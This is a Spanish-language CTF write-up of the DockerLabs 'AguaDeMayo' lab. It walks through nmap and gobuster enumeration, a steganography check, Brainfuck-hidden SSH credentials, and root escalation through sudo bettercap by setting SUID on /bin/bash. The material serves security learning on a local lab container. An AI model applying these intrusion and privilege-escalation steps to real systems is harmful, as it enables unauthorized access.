DockerLabs - AguaDeMayo	
Sistema Operativo:	**Linux**
Dificultad:	**Fácil**
Release:	**15/05/2024**

Técnicas utilizadas

- Enumeración web
- Esteganografía
- Escalada de privilegios a través de bettercap

La máquina Aguademayo de Dockerlabs es una máquina de nivel fácil, ideal para aquellas personas que se están iniciando en el campo de la ciberseguridad. A lo largo de este write-up, se detallarán las diversas fases de enumeración, análisis y explotación llevadas a cabo para comprometer el sistema objetivo. Desde la identificación de puertos abiertos y la enumeración de directorios ocultos, hasta el uso de técnicas de esteganografía y la elevación de privilegios.

Enumeración

La dirección IP de la máquina víctima es 172.17.0.2. Por tanto, envié 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ ping -c 5 172.17.0.2 -R
PING 172.17.0.2 (172.17.0.2) 56(124) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.056 ms
RR:     172.17.0.1
        172.17.0.2
        172.17.0.2
        172.17.0.1

64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.095 ms       (same route)
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.092 ms       (same route)
64 bytes from 172.17.0.2: icmp_seq=4 ttl=64 time=0.090 ms       (same route)
64 bytes from 172.17.0.2: icmp_seq=5 ttl=64 time=0.214 ms       (same route)

--- 172.17.0.2 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4104ms
rtt min/avg/max/mdev = 0.056/0.109/0.214/0.054 ms
```


Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 172.17.0.2 -oN scanner_aguademayo** para descubrir los puertos abiertos y sus versiones:

- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los scripts por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a --script=default. Es necesario tener en cuenta que algunos de estos scripts se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- (**-Pn**): asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ cat nmap/scanner_aguademayo
# Nmap 7.94SVN scan initiated Fri Aug 23 14:00:14 2024 as: nmap -p- -sS -sC -sV --min-rate 5000 -vvv -oN nmap/scanner_aguademayo 172.17.0.2
Warning: Hit PCRE_ERROR_MATCHLIMIT when probing for service http with the regex '^HTTP/1\.1 \d\d\d (?:[^\r\n]*\r\n(?!\r\n))*?.*\r\nServer: Virata
LaserJet ([\w._ -]+)   '
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000060s latency).
Scanned at 2024-08-23 14:00:14 CEST for 7s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 75:ec:4d:36:12:93:58:82:7b:62:e3:52:91:70:83:70 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMRaeMl5HzP0PMKd1yfAOHuPCmNExZI/4DB9HSC9ziglgySQKRqzfbEbqD00WXMvvvDpN/
|   256 8f:d8:0f:2c:4b:3e:2b:d7:3c:a2:83:d3:6d:3f:76:aa (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOyI2THRG4Km6KNuoxG54FJksK4r+Dz2kw0+rBZcYhkC
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.59 ((Debian))
|_http-server-header: Apache/2.4.59 (Debian)
|_http-title: Apache2 Debian Default Page: It works
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Aug 23 14:00:21 2024 -- 1 IP address (1 host up) scanned in 7.79 seconds
```

Análisis del puerto 80 (HTTP)

Al concluir la fase de enumeración de puertos abiertos, procedí a visitar la página web disponible en el servidor. Sin embargo, únicamente encontré la página por defecto de Apache2.




Con el objetivo de descubrir más información, utilicé gobuster, una herramienta de fuerza bruta para la enumeración de directorios y archivos en sitios web, para listar los posibles directorios ocultos disponibles en este servidor.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -b 403,404 -x php,txt,html --random-agent -t 200
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2/
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   403,404
[+] User Agent:              Mozilla/5.0 (X11; U; Linux i686; es-AR; rv:1.9.2.10) Gecko/20100922 Ubuntu/10.10 (maverick) Firefox/3.6.10
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 309] [--> http://172.17.0.2/images/]
/index.html           (Status: 200) [Size: 11142]
Progress: 882236 / 882240 (100.00%)
===============================================================
Finished
===============================================================
```


El directorio /images presentaba propiedades de directory listing, lo que permite visualizar el contenido del directorio a través del navegador web.

El directory listing es una característica de los servidores web que permite la visualización de una lista de archivos y subdirectorios contenidos en un directorio específico del servidor. Esta funcionalidad se activa cuando no existe un archivo de índice predeterminado en el directorio solicitado. El directory listing puede ser una herramienta útil para administradores de sistemas, ya que permite verificar la estructura de archivos y directorios en el servidor. Sin embargo, también puede representar un riesgo de seguridad si no se configura adecuadamente, ya que puede exponer información sensible a usuarios no autorizados.

Por tanto, es recomendable desactivar el directory listing en la configuración del servidor web. Por ejemplo, en servidores Apache, se puede desactivar añadiendo Options -Indexes en el archivo .htaccess. En servidores Nginx, se puede lograr añadiendo autoindex off; en la configuración del servidor.



Este directorio contenía una única imagen, la cual mostraba únicamente agua.



Tras descargar la imagen, procedí a realizar un análisis exhaustivo utilizando la herramienta ExifTool para leer los metadatos.

```
┌──(administrador㉿kali)-[~/Descargas/content]
└─$ wget http://172.17.0.2/images/agua_ssh.jpg
--2024-08-23 14:07:36--  http://172.17.0.2/images/agua_ssh.jpg
Conectando con 172.17.0.2:80... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 50517 (49K) [image/jpeg]
Grabando a: «agua_ssh.jpg»

agua_ssh.jpg                                        100%[===================================

2024-08-23 14:07:36 (1,85 GB/s) - «agua_ssh.jpg» guardado [50517/50517]


┌──(administrador㉿kali)-[~/Descargas/content]
└─$ exiftool agua_ssh.jpg
ExifTool Version Number         : 12.76
File Name                       : agua_ssh.jpg
Directory                       : .
File Size                       : 51 kB
File Modification Date/Time     : 2024:05:14 19:43:34+02:00
File Access Date/Time           : 2024:08:23 14:07:36+02:00
File Inode Change Date/Time     : 2024:08:23 14:07:36+02:00
File Permissions                : -rw-rw-r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
Image Width                     : 640
Image Height                    : 427
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 640x427
Megapixels                      : 0.273
```


Al no hallar información útil, llegué a la conclusión de que era posible que se hubieran utilizado técnicas de esteganografía en la imagen. Estas técnicas permiten ocultar información dentro de otros archivos, por lo que utilicé la herramienta StegSeek. Sin embargo, no pude encontrar una clave para descifrar el contenido o estaba buscando en el lugar incorrecto.

```
┌──(administrador㉿kali)-[~/Descargas/content]
└─$ stegseek agua_ssh.jpg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Progress: 99.99% (133.4 MB)
[!] error: Could not find a valid passphrase.

┌──(administrador㉿kali)-[~/Descargas/content]
└─$
```

No obstante, al analizar el código, encontré texto codificado en Brainfuck, un lenguaje de programación esotérico que utiliza una serie de comandos simples para manipular datos en una cinta de memoria.

```
515
516
517
518
519 <!--
520 ++++++++++[>++++++++++>++++++++++>++++++++++>++++++++++>++++++++++>++++++++++>++++++++++>++++++++++>+++
521 -->
522
```

Al decodificar este código, pude encontrar lo que parecía ser una credencial válida.



Teniendo en cuenta que la imagen se llamaba agua_ssh, supuse que podría ser una pista. Por lo tanto, comprobé si el usuario agua y la contraseña obtenida anteriormente eran válidos para iniciar sesión en la máquina objetivo mediante SSH, utilizando CrackMapExec.


```
┌──(administrador㉿kali)-[~]
└─$ crackmapexec ssh 172.17.0.2 -u agua -p bebeaguaqueessano
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing RDP protocol database
[*] Initializing FTP protocol database
[*] Initializing LDAP protocol database
[*] Initializing MSSQL protocol database
[*] Initializing SSH protocol database
[*] Initializing WINRM protocol database
[*] Initializing SMB protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SSH         172.17.0.2      22     172.17.0.2       [*] SSH-2.0-OpenSSH_9.2p1 Debian-2+deb12u2
SSH         172.17.0.2      22     172.17.0.2       [+] agua:bebeaguaqueessano
```

Escalada de privilegios

Al confirmar que las credenciales eran válidas, inicié sesión mediante el protocolo SSH con la posible contraseña obtenida anteriormente.

```
┌──(administrador㉿kali)-[~/Descargas/content]
└─$ ssh agua@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:EZNhR2ojYOvInwAg+dpLntRab/b7eRvr60vq3sn7hH8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
agua@172.17.0.2's password:
Linux e85dcc8bb4ba 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May 14 17:41:58 2024 from 172.17.0.1
agua@e85dcc8bb4ba:~$ id
uid=1000(agua) gid=1000(agua) groups=1000(agua),104(lxd)
agua@e85dcc8bb4ba:~$
```

Un usuario que pertenezca al grupo sudo puede elevar sus privilegios sin proporcionar contraseñas para utilizar el programa Bettercap, una herramienta avanzada para realizar ataques de red y monitorización de tráfico. Con el fin de iniciar sesión como usuario root, establecí permisos SUID sobre /bin/bash, lo que permite que el programa se ejecute con los permisos del propietario, en este caso, el usuario root.



Finalmente, accedí al sistema como usuario root.